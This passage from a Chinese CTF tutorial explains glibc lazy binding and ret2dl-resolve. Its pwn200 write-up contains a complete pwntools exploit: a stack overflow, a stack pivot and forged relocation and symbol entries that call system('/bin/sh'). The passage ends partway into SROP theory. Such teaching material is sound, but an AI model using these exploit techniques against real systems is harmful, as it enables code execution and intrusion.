      if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
    {
      const ElfW(Half) *vernum =
        (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
      ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7
fff;
      version = &l->l_versions[ndx];
      if (version->hash == 0)
        version = NULL;
    }

      /* We need to keep the scope around so do some locking.  T
his is
     not necessary for objects which cannot be unloaded or when
     we are not using any threads (yet).  */
      int flags = DL_LOOKUP_ADD_DEPENDENCY;
      if (!RTLD_SINGLE_THREAD_P)
    {
      THREAD_GSCOPE_SET_FLAG ();
      flags |= DL_LOOKUP_GSCOPE_LOCK;
    }
```

```
#ifdef RTLD_ENABLE_FOREIGN_CALL
      RTLD_ENABLE_FOREIGN_CALL;
#endif
      // 根据 strtab+sym->st_name 在字符串表中找到函数名，然后进行符号
查找获取 libc 基址 result
      result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &s
ym, l->l_scope,
                    version, ELF_RTYPE_CLASS_PLT, flags, NULL);

      /* We are done with the global scope.  */
      if (!RTLD_SINGLE_THREAD_P)
    THREAD_GSCOPE_RESET_FLAG ();

#ifdef RTLD_FINALIZE_FOREIGN_CALL
      RTLD_FINALIZE_FOREIGN_CALL;
#endif

      /* Currently result contains the base load address (or lin
k map)
     of the object that defines sym.  Now add in the symbol
   offset.  */

      // 将要解析的函数的偏移地址加上 libc 基址，得到函数的实际地址
      value = DL_FIXUP_MAKE_VALUE (result,
                 sym ? (LOOKUP_VALUE_ADDRESS (result)
                    + sym->st_value) : 0);
    }
  else
    {
      /* We already found the symbol.  The module (and therefore
 its load
     address) is also known.  */
      value = DL_FIXUP_MAKE_VALUE (l, l->l_addr + sym->st_value)
;
      result = l;
    }

  /* And now perhaps the relocation addend.  */
  value = elf_machine_plt_value (l, reloc, value);
```


```
  // 将已经解析完成的函数地址写入相应的 GOT 表中
  if (sym != NULL
      && __builtin_expect (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC, 0))
    value = elf_ifunc_invoke (DL_FIXUP_VALUE_ADDR (value));

  /* Finally, fix up the plt itself.  */
  if (__glibc_unlikely (GLRO(dl_bind_not)))
    return value;

  return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
}
```

攻击

关于延迟绑定的攻击，在于强迫动态装载器解析请求的函数。



(a) Example of the attack presented in Section 4.1. The attacker is able to overwrite the value of the DT_STRTAB dynamic entry, tricking the dynamic loader into thinking that the .dynstr section is in .bss, where he crafted a fake string table. When the dynamic loader will try to resolve the symbol for printf it will use a different base to reach the name of the function and will actually resolve (and call) execve.

(b) Example of the attack presented in Section 4.2. The reloc_index passed to _dl_runtime_resolve overflows the .rel.plt section and ends up in .bss, where the attacker crafted an Elf_Rel structure. The relocation points to an Elf_Sym located right afterwards overflowing the .dynsym section. In turn the symbol will contain an offset relative to .dynstr large enough to reach the memory area after the symbol, which contains the name of the function to invoke.

Figure 2: Illustration of some of the presented attacks. Shaded background means read only memory, white background means writeable memory and bold or red means data crafted by the attacker.

- 图a中，因为动态转载器是从 `.dynamic` 段的 `DT_STRTAB` 条目中获得 `.dynstr` 段的地址的，而 `DT_STRTAB` 条目的位置已知，默认情况下也可写。所以攻击者能够改写 `DT_STRTAB` 条目的内容，欺骗动态装载器，让它以为 `.dynstr` 段在 `.bss` 段中，并在那里伪造一个假的字符串表。当它尝试解析 printf 时会使用不同的基地址来寻找函数名，最终执行的是 execve。这种方式非常简单，但仅当二进制程序的 `.dynamic` 段可写时有效。

- 图b中，我们已经知道 `_dl_runtime_resolve` 的第二个参数是 Elf_Rel 条目在 `.rel.plt` 段中的偏移，动态装载器将这个值加上 `.rel.plt` 的基址来得到目标结构体的绝对位置。然后当传递给 `_dl_runtime_resolve` 的参数 `reloc_index` 超出了 `.rel.plt` 段，并最终落在 `.bss` 段中时，攻击者可以在该位置伪造了一个 `Elf_Rel` 结构，并填写 `r_offset` 的值为一个可写的内存地址来将解析后的函数地址写在那里，同理 `r_info` 也会是一个将动态装载器导向到攻击者控制内存的下标。这个下标就指向一个位于它后面的 `Elf_Sym` 结构，而 `Elf_Sym` 结构中的 `st_name` 同样超出了 `.dynsym` 段。这样这个符号就会包含一个相对于 `.dynstr` 地址足够大的偏移使其能够达到这个符号之后的一段内存，而那段内存里保存着这个将要调用的函数的名称。

还记得我们前面说过的 GOT[1]，它是一个 link_map 类型的指针，其 `l_info` 域中有一个包含 `.dynmic` 段中所有条目构成的数组。动态链接器就是利用这些指针来定位符号解析过程中使用的对象的。通过覆盖这个 link_map 的一部分，就能够将 `l_info` 域中的 `DT_STRTAB` 条目指向一个特意制造的动态条目，那里则指向一个假的动态字符串表。




Figure 3: Example of the attack presented in Section 4.3. The attacker dereferences the second entry of the GOT and reaches the link_map structure. In this structure he corrupts the entry of the l_info field holding a pointer to the DT_STRTAB entry in the dynamic table. Its value is set to the address of a fake dynamic entry which, in turn, points to a fake dynamic string table in the .bss section.

pwn200

获得了 re2dl-resolve 所需的所有知识，下面我们来分析题目。

首先触发栈溢出漏洞，偏移为 112：

```
gdb-peda$ pattern_offset 0x41384141
1094205761 found at offset: 112
```

根据理论知识及对二进制文件的分析，我们需要一个 read 函数用于读入后续的 payload 和伪造的各种表，一个 write 函数用于验证每一步的正确性，最后将 write 换成 system，就能得到 shell 了。

```
from pwn import *

# context.log_level = 'debug'

elf = ELF('./a.out')
io = remote('127.0.0.1', 10001)
io.recv()

pppr_addr      = 0x08048699     # pop esi ; pop edi ; pop ebp ;
ret
pop_ebp_addr   = 0x0804869b     # pop ebp ; ret
leave_ret_addr = 0x080484b6     # leave ; ret

write_plt = elf.plt['write']
write_got = elf.got['write']
read_plt  = elf.plt['read']

plt_0    = elf.get_section_by_name('.plt').header.sh_addr
# 0x80483e0
rel_plt  = elf.get_section_by_name('.rel.plt').header.sh_addr
# 0x8048390
dynsym   = elf.get_section_by_name('.dynsym').header.sh_addr
# 0x80481cc
dynstr   = elf.get_section_by_name('.dynstr').header.sh_addr
# 0x804828c
bss_addr = elf.get_section_by_name('.bss').header.sh_addr
# 0x804a028

base_addr = bss_addr + 0x600    # 0x804a628
```

分别获取伪造各种表所需要的段地址，将 bss 段的地址加上 0x600 作为伪造数据的基地址，这里可能需要根据实际情况稍加修改。gadget pppr 用于平衡栈， pop ebp 和 leave ret 配合，以达到将 esp 指向 base_addr 的目的（在章节3.3.4中有讲到）。

第一部分的 payload 如下所示，首先从标准输入读取 100 字节到 base_addr，将 esp 指向它，并跳转过去，执行 base_addr 处的 payload：

```
payload_1  = "A" * 112
payload_1 += p32(read_plt)
payload_1 += p32(pppr_addr)
payload_1 += p32(0)
payload_1 += p32(base_addr)
payload_1 += p32(100)
payload_1 += p32(pop_ebp_addr)
payload_1 += p32(base_addr)
payload_1 += p32(leave_ret_addr)

io.send(payload_1)
```

从这里开始，后面的 paylaod 都是通过 read 函数读入的，所以必须为 100 字节长。首先，调用 write@plt 函数打印出与 base_addr 偏移 80 字节处的字符串 "/bin/sh"，以验证栈转移成功。注意由于 `.dynstr` 中的字符串都是以 `\x00` 结尾的，所以伪造字符串为 `bin/sh\x00` 。

```
payload_2  = "AAAA"      # new ebp
payload_2 += p32(write_plt)
payload_2 += "AAAA"
payload_2 += p32(1)
payload_2 += p32(base_addr + 80)
payload_2 += p32(len("/bin/sh"))
payload_2 += "A" * (80 - len(payload_2))
payload_2 += "/bin/sh\x00"
payload_2 += "A" * (100 - len(payload_2))

io.sendline(payload_2)
print io.recv()
```

我们知道第一次调用 write@plt 时其实是先将 reloc_index 压入栈，然后跳转到 PLT[0]：

```
gdb-peda$ disassemble write
Dump of assembler code for function write@plt:
   0x08048430 <+0>:     jmp    DWORD PTR ds:0x804a01c
   0x08048436 <+6>:     push   0x20
   0x0804843b <+11>:    jmp    0x80483e0
End of assembler dump.
```

这次我们跳过这个过程，直接控制 `eip` 跳转到 PLT[0]，并在栈上布置上 reloc_index，即 `0x20`，就像是调用了 write@plt 一样。

```
reloc_index = 0x20

payload_3  = "AAAA"
payload_3 += p32(plt_0)
payload_3 += p32(reloc_index)
payload_3 += "AAAA"
payload_3 += p32(1)
payload_3 += p32(base_addr + 80)
payload_3 += p32(len("/bin/sh"))
payload_3 += "A" * (80 - len(payload_3))
payload_3 += "/bin/sh\x00"
payload_3 += "A" * (100 - len(payload_3))

io.sendline(payload_3)
print io.recv()
```

接下来，我们更进一步，伪造一个 write 函数的 Elf32_Rel 结构体，原结构体在 `.rel.plt` 中，如下所示：

```
typedef struct
{
  Elf32_Addr    r_offset;       /* Address */
  Elf32_Word    r_info;         /* Relocation type and symbol in
dex */
} Elf32_Rel;
```

```
$ readelf -r a.out | grep write
0804a01c  00000707 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

该结构体的 `r_offset` 是 write@got 地址，即 `0x0804a01c` ， `r_info` 是 `0x707` 。动态装载器通过 reloc_index 找到它，而 reloc_index 是相对于 `.rel.plt` 的偏移，所以我们如果控制了这个偏移，就可以跳转到伪造的 write 上。payload 如下：

```
reloc_index = base_addr + 28 - rel_plt  # fake_reloc = base_addr
 + 28

r_info = 0x707
fake_reloc = p32(write_got) + p32(r_info)

payload_4  = "AAAA"
payload_4 += p32(plt_0)
payload_4 += p32(reloc_index)
payload_4 += "AAAA"
payload_4 += p32(1)
payload_4 += p32(base_addr + 80)
payload_4 += p32(len("/bin/sh"))
payload_4 += fake_reloc
payload_4 += "A" * (80 - len(payload_4))
payload_4 += "/bin/sh\x00"
payload_4 += "A" * (100 - len(payload_4))

io.sendline(payload_4)
print io.recv()
```

另外讲一讲 Elf32_Rel 值的计算方法如下，我们下面会得用到：

```
#define ELF32_R_SYM(val)        ((val) >> 8)
#define ELF32_R_TYPE(val)       ((val) & 0xff)
#define ELF32_R_INFO(sym, type)     (((sym) << 8) + ((type) & 0x
ff))
```

- `ELF32_R_SYM(0x707) = (0x707 >> 8) = 0x7` ，即 `.dynsym` 的第 7 行

- `ELF32_R_TYPE(0x707) = (0x707 & 0xff) = 0x7` ，即 `#define R_386_JMP_SLOT 7 /* Create PLT entry */`
- `ELF32_R_INFO(0x7, 0x7) = (((0x7 << 8) + ((0x7) & 0xff)) = 0x707` ，即 r_info

这一次，伪造位于 `.dynsym` 段的结构体 Elf32_Sym，原结构体如下：

```
typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index
) */
  Elf32_Addr    st_value;       /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char st_info;        /* Symbol type and binding */
  unsigned char st_other;       /* Symbol visibility */
  Elf32_Section st_shndx;       /* Section index */
} Elf32_Sym;
```

```
$ readelf -s a.out | grep write
     7: 00000000     0 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2
.0 (2)
```

转储 `.dynsym` 段并找到第 7 行：

```
$ objdump -s -j .dynsym a.out
...
 804823c 4c000000 00000000 00000000 12000000  L...............
...
```

其中最重要的是 `st_name` 和 `st_info` ，分别为 `0x4c` 和 `0x12` 。构造 payload 如下：

```
reloc_index = base_addr + 28 - rel_plt
fake_sym_addr = base_addr + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf) # since the size
 of Elf32_Sym is 0x10
fake_sym_addr = fake_sym_addr + align

r_sym = (fake_sym_addr - dynsym) / 0x10  # calcute the symbol in
dex since the size of Elf32_Sym
r_type = 0x7     # R_386_JMP_SLOT -> Create PLT entry
r_info = (r_sym << 8) + (r_type & 0xff) # ELF32_R_INFO(sym, type
) = (((sym) << 8) + ((type) & 0xff))
fake_reloc = p32(write_got) + p32(r_info)

st_name = 0x4c
st_info = 0x12
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)

payload_5  = "AAAA"
payload_5 += p32(plt_0)
payload_5 += p32(reloc_index)
payload_5 += "AAAA"
payload_5 += p32(1)
payload_5 += p32(base_addr + 80)
payload_5 += p32(len("/bin/sh"))
payload_5 += fake_reloc
payload_5 += "A" * align
payload_5 += fake_sym
payload_5 += "A" * (80 - len(payload_5))
payload_5 += "/bin/sh\x00"
payload_5 += "A" * (100 - len(payload_5))

io.sendline(payload_5)
print io.recv()
```

一样地讲一下 st_info 的解析和插入算法：

```
#define ELF32_ST_BIND(val)      (((unsigned char) (val)) >> 4)
#define ELF32_ST_TYPE(val)      ((val) & 0xf)
#define ELF32_ST_INFO(bind, type)   (((bind) << 4) + ((type) & 0
xf))
```

- `ELF32_ST_BIND(0x12) = (((unsigned char) (0x12)) >> 4) = 0x1` ，即 `#define STB_GLOBAL 1 /* Global symbol */`
- `ELF32_ST_TYPE(0x12) = ((0x12) & 0xf) = 0x2` ，即 `#define STT_FUNC 2 /* Symbol is a code object */`
- `ELF32_ST_INFO(0x1, 0x2) = (((0x1) << 4) + ((0x2) & 0xf)) = 0x12` ，即 st_info

下一步，是将 `st_name` 指向我们伪造的字符串 "write"，payload 如下：

```
reloc_index = base_addr + 28 - rel_plt
fake_sym_addr = base_addr + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align

r_sym = (fake_sym_addr - dynsym) / 0x10
r_type = 0x7
r_info = (r_sym << 8) + (r_type & 0xff)
fake_reloc = p32(write_got) + p32(r_info)

st_name = fake_sym_addr + 0x10 - dynstr     # address of string
"write"
st_bind = 0x1   # STB_GLOBAL -> Global symbol
st_type = 0x2   # STT_FUNC -> Symbol is a code object
st_info = (st_bind << 4) + (st_type & 0xf)  # 0x12
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)

payload_6 = "AAAA"
payload_6 += p32(plt_0)
payload_6 += p32(reloc_index)
payload_6 += "AAAA"
payload_6 += p32(1)
payload_6 += p32(base_addr + 80)
payload_6 += p32(len("/bin/sh"))
payload_6 += fake_reloc
payload_6 += "A" * align
payload_6 += fake_sym
payload_6 += "write\x00"
payload_6 += "A" * (80 - len(payload_6))
payload_6 += "/bin/sh\x00"
payload_6 += "A" * (100 - len(payload_6))

io.sendline(payload_6)
print io.recv()
```

最后，只要将 "write" 替换成任何我们希望的函数，并调整参数，就可以了，这里我们换成 "system"，拿到 shell：

```
reloc_index = base_addr + 28 - rel_plt
fake_sym_addr = base_addr + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align

r_sym = (fake_sym_addr - dynsym) / 0x10
r_type = 0x7
r_info = (r_sym << 8) + (r_type & 0xff)
fake_reloc = p32(write_got) + p32(r_info)

st_name = fake_sym_addr + 0x10 - dynstr
st_bind = 0x1
st_type = 0x2
st_info = (st_bind << 4) + (st_type & 0xf)
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)

payload_7 = "AAAA"
payload_7 += p32(plt_0)
payload_7 += p32(reloc_index)
payload_7 += "AAAA"
payload_7 += p32(base_addr + 80)
payload_7 += "AAAA"
payload_7 += "AAAA"
payload_7 += fake_reloc
payload_7 += "A" * align
payload_7 += fake_sym
payload_7 += "system\x00"
payload_7 += "A" * (80 - len(payload_7))
payload_7 += "/bin/sh\x00"
payload_7 += "A" * (100 - len(payload_7))

io.sendline(payload_7)
io.interactive()
```

Bingo!!!

```
$ python2 exp.py
[*] '/home/firmy/Desktop/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

这题是 32 位程序，在 64 位下会有一些变化，比如说：

- 64 位程序一般情况下使用寄存器传参，但给 `_dl_runtime_resolve` 传参时使用栈
- `_dl_runtime_resolve` 函数的第二个参数 `reloc_index` 由偏移变为了索引。
- `_dl_fixup` 函数中，在伪造 fake_sym 后，可能会造成崩溃，需要将 `link_map+0x1c8` 地址上的值置零

具体的以后遇到再说。

如果觉得手工构造太麻烦，有一个工具 roputils 可以简化此过程，感兴趣的同学可以自行尝试。

漏洞利用

完整的 exp 如下：

```python
from pwn import *

# context.log_level = 'debug'

elf = ELF('./a.out')
io = remote('127.0.0.1', 10001)
io.recv()
```

```
pppr_addr      = 0x08048699     # pop esi ; pop edi ; pop ebp ;
ret
pop_ebp_addr   = 0x0804869b     # pop ebp ; ret
leave_ret_addr = 0x080484b6     # leave ; ret

write_plt = elf.plt['write']
write_got = elf.got['write']
read_plt  = elf.plt['read']

plt_0    = elf.get_section_by_name('.plt').header.sh_addr
# 0x80483e0
rel_plt  = elf.get_section_by_name('.rel.plt').header.sh_addr
# 0x8048390
dynsym   = elf.get_section_by_name('.dynsym').header.sh_addr
# 0x80481cc
dynstr   = elf.get_section_by_name('.dynstr').header.sh_addr
# 0x804828c
bss_addr = elf.get_section_by_name('.bss').header.sh_addr
# 0x804a028

base_addr = bss_addr + 0x600    # 0x804a628

payload_1  = "A" * 112
payload_1 += p32(read_plt)
payload_1 += p32(pppr_addr)
payload_1 += p32(0)
payload_1 += p32(base_addr)
payload_1 += p32(100)
payload_1 += p32(pop_ebp_addr)
payload_1 += p32(base_addr)
payload_1 += p32(leave_ret_addr)
io.send(payload_1)

# payload_2  = "AAAA"     # new ebp
# payload_2 += p32(write_plt)
# payload_2 += "AAAA"
# payload_2 += p32(1)
# payload_2 += p32(base_addr + 80)
# payload_2 += p32(len("/bin/sh"))
# payload_2 += "A" * (80 - len(payload_2))
```

```
# payload_2 += "/bin/sh\x00"
# payload_2 += "A" * (100 - len(payload_2))
# io.sendline(payload_2)
# print io.recv()

# reloc_index = 0x20
# payload_3  = "AAAA"
# payload_3 += p32(plt_0)
# payload_3 += p32(reloc_index)
# payload_3 += "AAAA"
# payload_3 += p32(1)
# payload_3 += p32(base_addr + 80)
# payload_3 += p32(len("/bin/sh"))
# payload_3 += "A" * (80 - len(payload_3))
# payload_3 += "/bin/sh\x00"
# payload_3 += "A" * (100 - len(payload_3))
# io.sendline(payload_3)
# print io.recv()

# reloc_index = base_addr + 28 - rel_plt  # fake_reloc = base_ad
dr + 28
# r_info = 0x707
# fake_reloc = p32(write_got) + p32(r_info)
# payload_4  = "AAAA"
# payload_4 += p32(plt_0)
# payload_4 += p32(reloc_index)
# payload_4 += "AAAA"
# payload_4 += p32(1)
# payload_4 += p32(base_addr + 80)
# payload_4 += p32(len("/bin/sh"))
# payload_4 += fake_reloc
# payload_4 += "A" * (80 - len(payload_4))
# payload_4 += "/bin/sh\x00"
# payload_4 += "A" * (100 - len(payload_4))
# io.sendline(payload_4)
# print io.recv()

# reloc_index = base_addr + 28 - rel_plt
# fake_sym_addr = base_addr + 36
# align = 0x10 - ((fake_sym_addr - dynsym) & 0xf) # since the si
```

```
ze of Elf32_Sym is 0x10
# fake_sym_addr = fake_sym_addr + align
# r_sym = (fake_sym_addr - dynsym) / 0x10  # calcute the symbol
index since the size of Elf32_Sym
# r_type = 0x7    # R_386_JMP_SLOT -> Create PLT entry
# r_info = (r_sym << 8) + (r_type & 0xff) # ELF32_R_INFO(sym, ty
pe) = (((sym) << 8) + ((type) & 0xff))
# fake_reloc = p32(write_got) + p32(r_info)
# st_name = 0x4c
# st_info = 0x12
# fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)
# payload_5  = "AAAA"
# payload_5 += p32(plt_0)
# payload_5 += p32(reloc_index)
# payload_5 += "AAAA"
# payload_5 += p32(1)
# payload_5 += p32(base_addr + 80)
# payload_5 += p32(len("/bin/sh"))
# payload_5 += fake_reloc
# payload_5 += "A" * align
# payload_5 += fake_sym
# payload_5 += "A" * (80 - len(payload_5))
# payload_5 += "/bin/sh\x00"
# payload_5 += "A" * (100 - len(payload_5))
# io.sendline(payload_5)
# print io.recv()

# reloc_index = base_addr + 28 - rel_plt
# fake_sym_addr = base_addr + 36
# align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
# fake_sym_addr = fake_sym_addr + align
# r_sym = (fake_sym_addr - dynsym) / 0x10
# r_type = 0x7
# r_info = (r_sym << 8) + (r_type & 0xff)
# fake_reloc = p32(write_got) + p32(r_info)
# st_name = fake_sym_addr + 0x10 - dynstr     # address of strin
g "write"
# st_bind = 0x1   # STB_GLOBAL -> Global symbol
# st_type = 0x2   # STT_FUNC -> Symbol is a code object
# st_info = (st_bind << 4) + (st_type & 0xf)  # 0x12
```

```
# fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)
# payload_6 = "AAAA"
# payload_6 += p32(plt_0)
# payload_6 += p32(reloc_index)
# payload_6 += "AAAA"
# payload_6 += p32(1)
# payload_6 += p32(base_addr + 80)
# payload_6 += p32(len("/bin/sh"))
# payload_6 += fake_reloc
# payload_6 += "A" * align
# payload_6 += fake_sym
# payload_6 += "write\x00"
# payload_6 += "A" * (80 - len(payload_6))
# payload_6 += "/bin/sh\x00"
# payload_6 += "A" * (100 - len(payload_6))
# io.sendline(payload_6)
# print io.recv()

# reloc_index = base_addr + 28 - rel_plt
# fake_sym_addr = base_addr + 36
# align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
# fake_sym_addr = fake_sym_addr + align
# r_sym = (fake_sym_addr - dynsym) / 0x10
# r_info = (r_sym << 8) + 0x7
# fake_reloc = p32(write_got) + p32(r_info)
# st_name = fake_sym_addr + 0x10 - dynstr
# fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
# payload_7  = "AAAA"
# payload_7 += p32(plt_0)
# payload_7 += p32(reloc_index)
# payload_7 += "AAAA"
# payload_7 += p32(base_addr + 80)
# payload_7 += "AAAA"
# payload_7 += "AAAA"
# payload_7 += fake_reloc
# payload_7 += "A" * align
# payload_7 += fake_sym
# payload_7 += "system\x00"
# payload_7 += "A" * (80 - len(payload_7))
# payload_7 += "/bin/sh\x00"
```

```
# payload_7 += "A" * (100 - len(payload_7))
# io.sendline(payload_7)

reloc_index = base_addr + 28 - rel_plt
fake_sym_addr = base_addr + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
r_sym = (fake_sym_addr - dynsym) / 0x10
r_type = 0x7
r_info = (r_sym << 8) + (r_type & 0xff)
fake_reloc = p32(write_got) + p32(r_info)
st_name = fake_sym_addr + 0x10 - dynstr
st_bind = 0x1
st_type = 0x2
st_info = (st_bind << 4) + (st_type & 0xf)
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(st_info)
payload_7 = "AAAA"
payload_7 += p32(plt_0)
payload_7 += p32(reloc_index)
payload_7 += "AAAA"
payload_7 += p32(base_addr + 80)
payload_7 += "AAAA"
payload_7 += "AAAA"
payload_7 += fake_reloc
payload_7 += "A" * align
payload_7 += fake_sym
payload_7 += "system\x00"
payload_7 += "A" * (80 - len(payload_7))
payload_7 += "/bin/sh\x00"
payload_7 += "A" * (100 - len(payload_7))
io.sendline(payload_7)
io.interactive()
```

参考资料

- How the ELF Ruined Christmas
- Return-to-dl-resolve

6.1.4 pwn BackdoorCTF2017 Fun-Signals

下载文件


SROP 原理

Linux 系统调用

在开始这一切之前，我想先讲一下 Linux 的系统调用。64 位和 32 位的系统调用表分别在 `/usr/include/asm/unistd_64.h` 和 `/usr/include/asm/unistd_32.h` 中，另外还需要查看 `/usr/include/bits/syscall.h` 。

一开始 Linux 是通过 `int 0x80` 中断的方式进入系统调用，它会先进行调用者特权级别的检查，然后进行压栈、跳转等操作，这无疑会浪费许多资源。从 Linux 2.6 开始，就出现了新的系统调用指令 `sysenter` / `sysexit` ，前者用于从 Ring3 进入 Ring0，后者用于从 Ring0 返回 Ring3，它没有特权级别检查，也没有压栈的操作，所以执行速度更快。

signal 机制



如图所示，当有中断或异常产生时，内核会向某个进程发送一个 signal，该进程被挂起并进入内核（1），然后内核为该进程保存相应的上下文，然后跳转到之前注册好的 signal handler 中处理相应的 signal（2），当 signal handler 返回后（3），内核为该进程恢复之前保存的上下文，最终恢复进程的执行（4）。

- 一个 signal frame 被添加到栈，这个 frame 中包含了当前寄存器的值和一些 signal 信息。
- 一个新的返回地址被添加到栈顶，这个返回地址指向 `sigreturn` 系统调用。
- signal handler 被调用，signal handler 的行为取决于收到什么 signal。
- signal handler 执行完之后，如果程序没有终止，则返回地址用于执行 `sigreturn` 系统调用。
- `sigreturn` 利用 signal frame 恢复所有寄存器以回到之前的状态。
- 最后，程序执行继续。

不同的架构会有不同的 signal frame，下面是 32 位结构，`sigcontext` 结构体会被 push 到栈中：

```
struct sigcontext
{
  unsigned short gs, __gsh;
  unsigned short fs, __fsh;
  unsigned short es, __esh;
  unsigned short ds, __dsh;
  unsigned long edi;
  unsigned long esi;
  unsigned long ebp;
  unsigned long esp;
  unsigned long ebx;
  unsigned long edx;
  unsigned long ecx;
  unsigned long eax;
  unsigned long trapno;
  unsigned long err;
  unsigned long eip;
  unsigned short cs, __csh;
  unsigned long eflags;
  unsigned long esp_at_signal;
  unsigned short ss, __ssh;
  struct _fpstate * fpstate;
  unsigned long oldmask;
  unsigned long cr2;
};
```

下面是 64 位，push 到栈中的其实是 `ucontext_t` 结构体：

```
// defined in /usr/include/sys/ucontext.h
/* Userlevel context.  */
typedef struct ucontext_t
  {
    unsigned long int uc_flags;
    struct ucontext_t *uc_link;
    stack_t uc_stack;           // the stack used by this context

    mcontext_t uc_mcontext;     // the saved context
    sigset_t uc_sigmask;
    struct _libc_fpstate __fpregs_mem;
```

```
  } ucontext_t;

// defined in /usr/include/bits/types/stack_t.h
/* Structure describing a signal stack.  */
typedef struct
  {
    void *ss_sp;
    size_t ss_size;
    int ss_flags;
  } stack_t;

// difined in /usr/include/bits/sigcontext.h
struct sigcontext
{
  __uint64_t r8;
  __uint64_t r9;
  __uint64_t r10;
  __uint64_t r11;
  __uint64_t r12;
  __uint64_t r13;
  __uint64_t r14;
  __uint64_t r15;
  __uint64_t rdi;
  __uint64_t rsi;
  __uint64_t rbp;
  __uint64_t rbx;
  __uint64_t rdx;
  __uint64_t rax;
  __uint64_t rcx;
  __uint64_t rsp;
  __uint64_t rip;
  __uint64_t eflags;
  unsigned short cs;
  unsigned short gs;
  unsigned short fs;
  unsigned short __pad0;
  __uint64_t err;
  __uint64_t trapno;
  __uint64_t oldmask;
  __uint64_t cr2;
```

```
    __extension__ union
      {
